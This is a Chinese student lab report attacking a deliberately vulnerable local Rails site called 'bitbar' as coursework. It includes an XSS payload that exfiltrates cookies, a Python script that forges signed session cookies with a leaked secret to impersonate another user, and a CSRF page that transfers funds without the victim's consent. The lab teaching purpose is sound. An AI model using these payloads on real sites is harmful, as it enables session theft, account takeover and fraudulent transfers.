

## 第二次网络安全实验报告

|      |                     |    |               |      |           |
|------|---------------------|----|---------------|------|-----------|
| 课程名称 | 网络安全 - Web Security |    |               |      |           |
| 学生姓名 | 陈曦                  | 学号 | 2020302181081 | 指导老师 | 曹越        |
| 专业   | 网络安全                | 班级 | 2020 级 3 班    | 实验时间 | 2023.5.18 |

### 一、实验内容

对电子货币服务网站 bitbar 进行攻击，一共包括六个部分。

实验环境：


具有 ruby 工具和 rails 工具的 linux 虚拟机。

```
user@cs155-proj2: ~  
user@cs155-proj2:~$ ruby -v  
ruby 2.4.0p0 (2016-12-24 revision 57164) [x86_64-linux]  
user@cs155-proj2:~$ rails -v  
Rails 5.1.0.rc2  
user@cs155-proj2:~$
```

在 bitbar 文件夹下运行服务器。命令为 rails server。

```
user@cs155-proj2:~$ cd proj2/  
user@cs155-proj2:~/proj2$ cd bitbar/  
user@cs155-proj2:~/proj2/bitbar$ rails server  
=> Booting WEBrick  
=> Rails 5.0.2 application starting in development on http://localhost:3000  
=> Run `rails server -h` for more startup options  
[2023-05-23 04:47:29] INFO WEBrick 1.3.1  
[2023-05-23 04:47:29] INFO ruby 2.4.0 (2016-12-24) [x86_64-linux]  
[2023-05-23 04:47:29] INFO WEBrick::HTTPServer#start: pid=4352 port=3000
```

登陆网站 <http://localhost:3000>。登陆 bitbar 网站成功。



## 二、实验分析与步骤

### 1. 任务一

#### [ 实验要求 ]

以 user1 的身份登录 bitbar 并打开网址 `/profile?username={username}`

偷取 user1 的会话 cookie 并且使用 GET 请求将 cookie 发送到地址

`/steal_cookie?cookie={cookie}`

在 `/view_stolen_cookie` 上查看被偷取的 cookie

将答案写入 `warmup.txt` 中

#### [ 漏洞分析 ]

访问网址 `/profile?username=user1` 如下，可以发现该网站主要用来查询用

户的个人介绍可以查看 user1 的介绍。


### View profile

### user1's profile

200 bitbars


输入 123，看到 url 直接变成 username = 123。发现有注入漏洞。



输入如下命令<script>alert(1);</script>，发现网站出现弹框，说明存在 XSS

注入漏洞。

### View profile

输入如下命令<script>alert(/xss/)</script>。

### View profile

网站同样出现弹窗。

### View profile

### [ 攻击原理 ]

目标网站存在 XSS 注入漏洞，这意味着我们可以执行任意 javascript 代码。

由于/profile 和/steal\_cookie 是同源(协议、主机地址、端口都相同)的，因此我


们可以直接用 `document.cookie` 获取并传递 `cookie`。需要我们获取用户 `cookie`

并通过 xhr 请求将其发送到目标网址。我们构造如下恶意代码：


```
1. <script type="text/javascript">
2.   var x = new XMLHttpRequest();
3.   x.open("GET", "http://localhost:3000/steal_cookie?cookie="
      +(document.cookie));
4.   x.send()
5. </script>
```

### [ 实验步骤 ]

将恶意代码输入查询框并提交。




点击 Show 并在浏览器中抓取 xhr 请求包，可以发现 cookie 被传递。




## 网络安全 Web Security 实验

访问网址/`view_stolen_cookie` 查看被偷取的 cookie。

提交恶意代码之前：



提交恶意代码之后：



## 2. 任务二

### [ 实验要求 ]

使用 attacker 账号登录系统。


伪装用户 user1 登录系统。

### [ 漏洞分析 ]

目标网站使用 cookie 认证机制。cookie 是服务器发送到用户浏览器并保存在本地的一小块数据，它会在浏览器下次向同一服务器再发起请求时被携带并发送到服务器上。

cookie 的构造过程如下图：

Encrypted Data



结合后台的源码我们有如下发现：

- 1) 用于 HMAC 签名的密钥位于 `/config/initializers/secret_token.rb` 文件中；
- 2) 没有使用 AES-CBC 加密；

### [ 攻击原理 ]

结合漏洞分析部分我们可以得到 bitbar 生成 cookie 的步骤如下：

使用 ruby 的 marshal 进行序列化；

对序列化后的数据进行 Base64 编码；

使用 HMAC-SHA1 算法对编码后的数据进行签名；

将编码数据与签名数据通过--进行连接；

我们需要使用 ruby 的 marshal 进行序列化和反序列化。用 python 模拟得到 user1 的 cookie 代码如下：

```
1.  from typing import Dict
2.  import base64
3.
4.  import requests
5.
6.  SECRET_TOKEN = b"0a5bfbbb62856b9781baa6160ecfd00b359d3ee3
752384c2f47ceb45eada62f24ee1cbb6e7b0ae3095f70b0a302a2d2ba9
aadf7bc686a49c8bac27464f9acb08"
7.
8.
9.  def decode_cookie(cookie: str) -> Dict:
10.      from rubymarshal.reader import loads
11.
12.      return loads(base64.b64decode(cookie))
13.
14.
15.  def encode_cookie(cookie: Dict) -> bytes:
16.      from rubymarshal.writer import writes
17.
18.      return base64.b64encode(writes(cookie))
19.
20.  def sign_and_decode(cookie: str) -> str:
```




```

21.     import hmac
22.     from hashlib import sha1
23.
24.     return hmac.new(SECRET_TOKEN, cookie, sha1).hexdigest
    ()
25.
26.
27. if __name__ == "__main__":
28.     req = requests.post(
29.         url="http://127.0.0.1:3000/post_login",
30.         data={
31.             "username": "attacker",
32.             "password": "attacker"
33.         }
34.     )
35.     cookie, _ = req.cookies.get_dict()["_bitbar_session"].
    split("--")
36.     cookie = decode_cookie(cookie)
37.
38.     cookie["logged_in_id"] = 1
39.     cookie = encode_cookie(cookie)
40.     user1_sig = sign_and_decode(cookie)
41.
42.     print("_bitbar_session={}-{}-{}".format(cookie.decode(),
    user1_sig))

```

## [ 实验步骤 ]

登录 attacker 账号，并且点击 “Home” 跳转到主页面。






终端中执行代码，获取 user1 的 cookie。

```
user@cs155-proj2:~/proj2/cxwork$ python3 a.py
_bitbar_session=BAh7CEkiEWxvZ2d1ZF9pb19pZAY6BkVGaQZJIgp0b2t1bgY7AEZJIhtyUudQWncy
YzM3RElwM0tLZmFLclBRBjsARkkiD3Nlc3Npb25faWQ6wBUSSiMDUzZjY4NWJhNTViNGE3NzA4MwY1
ZGVhZnA4OTU1MzIG0wBU--866b016ada78c7ce3fb5d0788a17255d17f1112f
user@cs155-proj2:~/proj2/cxwork$
```

在控制台中赋予 document.cookie 为 user1 的 cookie。

```
> document.cookie='_bitbar_session=BAh7CEkiEWxvZ2d1ZF9pb19pZAY6BkVGaQZJIgp0b2t1bgY7AEZJIhtyUudQWncyYzM3RElwM0tLZmFLclBRBjsARkkiD3Nlc3Npb25faWQ6wBUSSiMDUzZjY4NWJhNTViNGE3NzA4MwY1ZGVhZnA4OTU1MzIG0wBU--866b016ada78c7ce3fb5d0788a17255d17f1112f'
< " _bitbar_session=BAh7CEkiEWxvZ2d1ZF9pb19pZAY6BkVGaQZJIgp0b2t1bgY7AEZJIhtyUudQWncyYzM3RElwM0tLZmFLclBRBjsARkkiD3Nlc3Npb25faWQ6wBUSSiMDUzZjY4NWJhNTViNGE3NzA4MwY1ZGVhZnA4OTU1MzIG0wBU--866b016ada78c7ce3fb5d0788a17255d17f1112f"
```

回到页面并刷新，Hi attacker 变为 Hi user1，伪装 user1 成功。



## 3. 任务三

### [ 实验要求 ]

使用 user1 登录 bitbar


打开 b.html，10 个 bitbar 将从 user1 的账户转到 attacker 账户，当转账结束时，页面重定向到 [www.baidu.com](http://www.baidu.com)

应当使用 xhr 请求构造发送的数据包


## [ 漏洞分析 ]

首先直接通过网页正常转账。

登录 user1。



通过菜单栏中的 transfer 向 attacker 转账 10bitbar。



通过 chrome 抓包可以发现向网址/post\_transfer 发送了 POST 请求。



表单主要包括要转账的人 destination\_username 和转账数量 quantity 两个字段。



## [ 攻击原理 ]

根据漏洞分析中的转账流程，一个自然的想法为当打开 b.html 时，通过 xhr 向 /post\_transfer 发送转账请求，于是构造 b.html 如下(注意这里需要设置

xhr.withCredentials = true 携带 cookie)。

```


1.  <!DOCTYPE html>
2.  <html>
3.  <head>
4.      <meta charset='utf-8'>
5.      <meta http-equiv='X-UA-Compatible' content='IE=edge'>
6.      <title>Stolen 10 bitbars</title>
7.
8.      <script>
9.          const xhr = new XMLHttpRequest();
10.         xhr.open("POST", "http://127.0.0.1:3000/post_transfer", false);
11.         xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
12.         xhr.withCredentials = true;
13.
14.         try {
15.             xhr.send("destination_username=attacker&quantity=10");
16.         }
17.         finally {
18.             window.location.replace("https://www.baidu.com");
19.         }
    
```

```
20.  
21.     </script>  
22. </head>  
23. <body>  
24.  
25. </body>  
26. </html>
```

由于同源策略会导致某些浏览器在跨域请求中即使带了 `xhr.withCredentials = true` 仍然无法携带 cookie，使得转账失败。

在这里我们使用火狐浏览器，需要关闭同源策略。

在网址中输入 `about:config` 来查看策略设置。并在搜索框中输入 `security`，找到同源策略 `security.fileurl.strict_origin_policy`。将其关闭。

